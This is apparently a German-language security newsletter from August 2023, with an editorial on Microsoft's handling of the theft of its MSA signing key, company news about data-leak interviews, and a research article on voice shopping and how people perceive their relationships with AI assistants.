MONTHLY SECURITY SUMMARY

AUSGABE AUGUST 2023
VON UNSICHTBAREN AGENTEN & BEDROHUNGEN

CONVERSATIONAL COMMERCE

Künstliche Verkaufsagenten sind auf dem Vormarsch. Wir erklären, wie eine konversationale KI unser Einkaufsverhalten beeinflussen wird.

HARDWARE KEYLOGGER

Hardware Keylogger gelten als invisible Bedrohung. Wir zeigen auf, wie solche Keylogger funktionieren und geben Tipps wie man sie erkennt und verhindert.

August 2023: Schlechte Kommunikation

Microsoft steht gegenwärtig in der Kritik. Ein Akteur konnte den sogenannten MSA-Key erbeuten. Ein solcher Consumer Signing Key ist sehr wertvoll, denn mit ihm können Authentisierungs-Token generiert werden. Dadurch lässt sich eine Kompromittierung auf technischer Ebene durchsetzen.

Jeder kann gehackt werden. Auch Microsoft. Viel spannender ist jedoch zu beobachten, wie mit diesem Sachverhalt umgegangen wird. Kommunikation und Nachbearbeiten zeigen auf, wie professionell und wie kundenzentriert da gearbeitet wird. Und hier muss man ganz klar sagen, hat sich Microsoft nicht mit Ruhm bekleckert.

Aus eigener Erfahrung wissen wir, dass Microsoft nicht oder nur zaghaft auf gemeldete Sicherheitslücken, vor allem im Cloud-Umfeld, eingeht. Ob man sich die Arbeit aus Faulheit schlichtweg nicht machen will, oder ob ein Versanden den drohenden Reputationsschaden im Keim ersticken soll, können wir nicht sagen.


Aber es ist absehbar, dass sich Microsoft mit diesem Gebahren über kurz oder lang sowohl Partner als auch Kunden vergraulen wird. Sicherheit fusst auf Vertrauen. Und ein solches kann man nur mit Transparenz und ehrlicher Kommunikation aufbauen und wahren. Das gilt auch für Industriegrössen wie Microsoft.

Marc Ruef
Head of Research

Bildquelle: https://unsplash.com/de/fotos/6p-I-X-sPUY


NEWS

WAS IST BEI UNS PASSIERT?




INTERVIEW FÜR SRF ESPRESSO ZUM PATHÉ-HACK

Marc Ruef hat sich bei SRF Espresso zum Pathé-Hack geäussert. Die Kino-Plattform wurde im Juni 2023 von einer Phishing-Attacke heimgesucht. Zahlreiche Mitarbeiterdaten sind anschliessend ins Darknet gelandet, darunter besonders schützenswerte Informationen. Ruef erklärt, dass mit diesem Datenleck auf ziemlich einfache Weise ganze Identitäten kopiert werden können.



VORTRAG IM MEDIA EFFECTS RESEARCH LAB AN DER PENN STATE

Am 27. Juli 2023 hielt Marisa Tschopp online einen Vortrag im Media Effects Research Lab des Donald P. Bellisario College of Communication an der Pennsylvania State Universität. Im Vortrag ging es über den aktuellen Stand der Forschung der Mensch-Maschine-Beziehung zum Thema conversational commerce, also den Einkauf via konversationeller KI.



INTERVIEW AUF WATSON ZUM DATENABFLUSS DURCH HACKERBANDE CLOP

Marc Ruef hat seine Einschätzung zum Fedpol-Hack vom Juni 2023 in einem Interview auf zentralplus geteilt. Zahlreiche Personaldaten von Fussballfans sind nach einer Cyberattacke auf Xplain im Darknet gelandet. Fans, welche einen Eintrag in der sogenannten Hoogan-Datenbank beim Fedpol aufwiesen, müssen derweil mit dem Abfluss persönlicher Daten rechnen. Dabei rät Ruef zu erhöhter Wachsamkeit im Internet und warnt ebenfalls vor Phishing- oder Erpressungsversuchen im Netz.

Weitere News zu unserem Unternehmen finden Sie auf unserer Webseite.

SCIP BUCHREIHE


UNSER AKTUELLES JAHRBUCH


Erneut veröffentlichen wir die aktuelle Ausgabe unseres Jahrbuchs. Bereits zum 13ten Mal fassen wir in diesem die Fachbeiträge von einem Jahr Forschung im Bereich Cybersecurity zusammen.

Das Buch ist wiederum sowohl in deutscher (ISBN 978-3-907109-30-4) als auch in englischer Sprache (ISBN 978-3-907109-31-1) verfügbar. Das Vorwort wurde von Dr. iur. David Vasella verfasst und setzt sich mit den rechtlichen Rahmenbedingungen der Informationssicherheit auseinander.

In unserem Katalog finden sich ebenfalls themenspezifische Bücher zu Künstlicher Intelligenz (ISBN 978-3-907109-14-4) und Sicherheit in der Hotellerie (978-3-907109-16-8).

Weitere Informationen auf unserer Webseite.





CONVERSATIONAL COMMERCE ALS ZUKUNFT

Bildquelle: https://unsplash.com/de/fotos/EWVXMoIWlpA

MARISA TSCHOPP

CONVERSATIONAL COMMERCE: DER VORMARSCH KÜNSTLICHER VERKAUFSAGENTEN

Treten Sie ein in die Welt des sprachgesteuerten Handels, eines aufkommenden Handelssystems, bei dem Verbraucher mühelos Produkte über Sprachschnittstellen wie Amazons Alexa suchen, kaufen und verfolgen können. Die einen sehen darin die Zukunft des elektronischen Handels, die anderen stehen ihm skeptisch gegenüber. Trotz seines Potenzials hat sich das Voice-Shopping noch nicht überall durchgesetzt, was sein Wachstum vor verschiedene Herausforderungen stellt. Unsere Forschung zielt darauf ab, die Wahrnehmung der Beziehung zwischen Verbraucher und KI zu erforschen, um das Verhalten in diesem aufkommenden neuen Bereich des Conversational Shopping zu beleuchten.

Drei Jahrzehnte später hat das Einkaufserlebnis ein neues Niveau an Komfort und Interaktivität erreicht. Mit KI-Assistenten wie Alexa müssen Sie nicht einmal mehr einen Finger auf Ihren Computer legen. Führen Sie einfach ein Gespräch mit Ihrem KI-Assistenten, und schon sind Sie startklar. Sie können ihn anweisen, in Ihrem Namen einen Kauf zu tätigen. Die Funktionen des Voice Shoppings haben den Prozess wirklich rationalisiert und machen langwieriges Suchen oder mühsames Tippen überflüssig.

Wie Wally Brill, eine Legende im Bereich Konversationsdesign, es ausdrückt: Sie stehen in der Küche und bereiten ein köstliches Abendessen mit rohem Hähnchen zu, während Sie gleichzeitig mühelos per Sprachbefehl Artikel in Ihren Einkaufswagen legen. Es ist eine ganz neue Ära des Multitaskings und nahtloser Einkaufserlebnisse, wie sie in der Werbung dargestellt werden.

So faszinierend diese Fortschritte auch sind, so wichtig ist es, die Auswirkungen dieses technologischen Fortschritts kritisch im Auge zu behalten. Voice Shopping scheint zwar unvergleichlichen Komfort zu bieten, wirft aber auch Bedenken hinsichtlich Datenschutz und Sicherheit auf. Da wir uns beim Einkaufen immer mehr auf KI-Assistenten verlassen, sammeln diese erhebliche Mengen an persönlichen In-

formationen über unsere Vorlieben und Gewohnheiten. Diese Daten können für gezielte Werbung wertvoll sein, aber sie machen die Verbraucher auch anfällig für mögliche Datenschutzverletzungen oder Missbrauch. Ein Gleichgewicht zwischen Innovation und dem Schutz der Privatsphäre der Nutzer zu finden, bleibt eine entscheidende Herausforderung für die Zukunft des "Voice Shoppings" und der KI-Technologien für Unterhaltungen.

Obwohl Voice Shopping unter den Begriff E-Commerce fällt, unterscheidet es sich erheblich von den traditionellen Online-Einkaufsmethoden. Bei der Erforschung dieses Bereichs erkennen wir, wie wichtig es ist, geeignete Forschungsmethoden auszuwählen, um seine einzigartige Dynamik zu verstehen. In unserer jüngsten Studie wollten wir uns ein besseres Bild davon machen, wie die Menschen per Sprache einkaufen. Deshalb haben wir über 300 erfahrene Voice-Shopper im Vereinigten Königreich (im Jahr 2022) befragt, um aus erster Hand einige beschreibende Daten zu erhalten.

SPRACHASSISTENTEN ALS QUASI-VERKAUFSAGENTEN?

Interessanterweise scheint Voice-Shopping konzeptionelle Ähnlichkeiten mit der Entscheidungsfin-

Welches Gerät verwenden Sie für das Voice-Shopping?	Benutzen Sie beim Voice-Shopping einen Bildschirm?	Wie oft nutzen Sie Voice-Shopping?	Seit wann nutzen Sie Voice-Shopping?	Durchschnittliche Ausgaben pro Jahr in £ (GBP)?
• 75% nutzen nur einen Smart Speaker zu Hause • 11 % nutzen nur ein Smartphone • 14 % nutzen beide oder andere Geräte	• 54 % schauen nicht auf einen Bildschirm • 37 % schauen auf einen Bildschirm und sehen die Produkte • 9% machen beides	• 32% kaufen mehrmals im Monat per Sprache ein • 29% kaufen monatlich per Sprache ein • 19% alle 2-3 Monate • 15% etwa 1-2 Mal pro Jahr • 4% täglich und 1% weniger als jährlich)	• 34% machen Voice Shopping seit 1-2 Jahren • 28% seit 2-3 Jahren • 22 % seit mehr als 3 Jahren • 16% seit weniger als 12 Monaten	Durchschnitt = 415,82 GBP

dung in stationären Geschäften aufzuweisen, wo die Kunden von Angesicht zu Angesicht mit dem Verkaufspersonal interagieren. Wir vermuten, dass Kunden ihre KI als Quasi-Verkaufsagenten wahrnehmen, die sie ähnlich wie menschliche Verkäufer dabei unterstützen, informierte Kaufentscheidungen zu treffen.

Die Wahrnehmung von KI als Shopping-Assistenten wurde in der Forschung bisher nicht ausreichend berücksichtigt, obwohl es eine Vielzahl von Studien zu Empfehlungssystemen gibt. Darüber hinaus stellen die vorliegenden Ergebnisse ein Paradoxon dar und zeigen, dass KI-Gespräche sowohl Gefühle der Befähigung als auch der Freundschaft hervorrufen können, wenn auch für bestimmte Produkte.

Zusammenfassend lässt sich sagen, dass die langsame Akzeptanz von Voice Shopping und die widersprüchlichen Ergebnisse der bisherigen Forschung uns dazu veranlassen, die mögliche Verbindung zwischen Kaufpräferenzen und der Wahrnehmung der KI-Assistenten durch die Verbraucher zu untersuchen. Wenn wir diese Dynamik verstehen, können wir vielleicht die Faktoren entschlüsseln, die eine breite Akzeptanz von Voice Shopping fördern oder behindern.

WAS SIND DIE BEZIEHUNGEN ZWISCHEN MENSCH UND KI?

Haben Sie sich jemals gefragt, warum wir Maschinen so behandeln, als wären sie fast menschlich? Dies ist ein faszinierender Trend, der sich in vielen Studien zur Erforschung der Beziehungen zwischen Mensch und KI zeigt. Wir können einfach nicht anders, als diesen robotischen Gegenstücken Emotionen und Absichten zuzuordnen. Es ist, als ob unsere Gehirne so verdrahtet sind, dass Maschinen sich eher wie einer von uns fühlen. Es ist bemerkenswert, wie wir dazu neigen, Maschinen zu vermenschlichen, indem wir ihnen Gefühle und Absichten zuschreiben, als wären sie einer von uns. Dieser merkwürdige Aspekt hat Experten dazu veranlasst, psychologische Theorien heranzuziehen und sie auf unsere Interaktionen mit KI anzuwenden, um unser Verhalten zu verstehen und vorherzusagen, wie wir mit diesen technologischen Begleitern umgehen.

Aber worüber sprechen wir eigentlich genau, wenn wir über Mensch-Maschine-Beziehungen sprechen? Pentina, Xie, Hancock & Bailey (2023) geben einen Überblick über die Beziehungen zwischen Mensch und Maschine, in dem sie 37 von Experten begutachtete empirische Studien analysieren. Die in diesen Studien verwendeten Theorien stammen aus der Sozialpsychologie (z. B. Bowlbys Bindungstheorie), der Kommunikationswissenschaft (z. B. das Uses & Gratifications-Paradigma), der Mensch-Computer-Interaktion (z. B. das CASA-Paradigma) oder anderen, wie der parasozialen Interaktionstheorie. Dies sind nur einige Beispiele für die Fülle der in diesem Bereich angewandten Theorien. Jede Theorie bringt ihre eigenen Stärken und Schwächen mit sich und bereichert unser Verständnis der Beziehungen zwischen Mensch und KI auf unterschiedliche Weise. Dennoch bleiben offene Fragen ungelöst:

- Wie entwickeln sich Mensch-KI-Beziehungen tatsächlich?
- Wie sehen langfristige Mensch-KI-Beziehungen aus?
- Können Nutzer KI-Agenten wirklich lieben?
- Wie unterscheiden sich Systeme, z.B. Alexa (digitale Assistentin) vs. Replika (Companion Bot) vs. ein modifizierter Roboter (Pepper etc.)?
- Wie verändern sich die Beziehungen zwischen Mensch und KI bei technologischen Veränderungen (z.B. Lernprozesse und Updates) eines Systems?
- Was sind kulturelle Unterschiede in der Wahrnehmung und Entwicklung von Mensch-KI-Beziehungen?

UNSER ANSATZ

Kürzlich haben wir unsere erste Studie veröffentlicht, die sich mit der Frage befasst, wie Menschen ihre Beziehung zu konversationeller KI wahrnehmen. Durch die Linse von Fiskes relationaler Modelltheorie hat unsere Forschung faszinierende Einsichten darüber offenbart, wie Benutzer Verbindungen mit KI-Systemen herstellen.

WIE MENSCHEN IHRE BEZIEHUNG ZU KONVERSATIONELLER KI WAHRNEHMEN

Wir haben drei verschiedene Beziehungsmodelle identifiziert, die Benutzer annehmen. Erstens gibt es die traditionelle Master-Servant Beziehung, bei der sich die Benutzer als autoritäre Kontrollinstanz sehen, während das KI-System ihre Befehle ausführt. Zweitens entwickeln einige Benutzer eine freundschaftsähnliche Beziehung zur KI, die die Interaktion mit einem Gefühl der Kameradschaft und des Zusammenhalts versieht. In diesem Szenario wird die KI mehr als nur ein Werkzeug; sie entwickelt sich zu einem vertrauenswürdigen Verbündeten, der in der Lage ist, Unterstützung und Verständnis anzubieten. Schliesslich haben wir ein rationales Beziehungsmodell beobachtet, bei dem die Benutzer das KI-System als einen einigermassen gleichwertigen Partner behandeln. Diese Dynamik spiegelt eine ausgewogenere Interaktion wider, bei der beide Parteien in einen kollaborativen Informations- und Entscheidungsaustausch treten.

WIE WIRKEN SICH DIE BEZIEHUNGEN ZWISCHEN MENSCH UND KI AUF DIE KAUFENTSCHEIDUNGEN PER SPRACHE AUS?

Die Entschlüsselung dieser verschiedenen Beziehungsmodelle wirft ein Licht auf die facettenreiche Natur von Mensch-KI-Interaktionen und verbessert unser Verständnis für die sich entwickelnde Dynamik zwischen Nutzern und KI-Systemen. In einer Folgestudie untersuchten wir die Rolle der Wahrnehmung von Mensch-KI-Beziehungen bei sprachgesteuerten Kaufentscheidungen. Insbesondere haben wir gefragt, ob die Art der Beziehung, die Menschen zu ihrer KI haben, die Art der Produkte beeinflusst, die sie kaufen. Kurz gesagt, wir fanden heraus, dass die Wahrnehmung der Sprach-KI als Freund die stärkste Vorhersagekraft für Produkte mit hohem und niedrigem Involvement hat. Die Wahrnehmung der KI als Diener sagte auch Einkäufe mit geringem Involvement voraus.

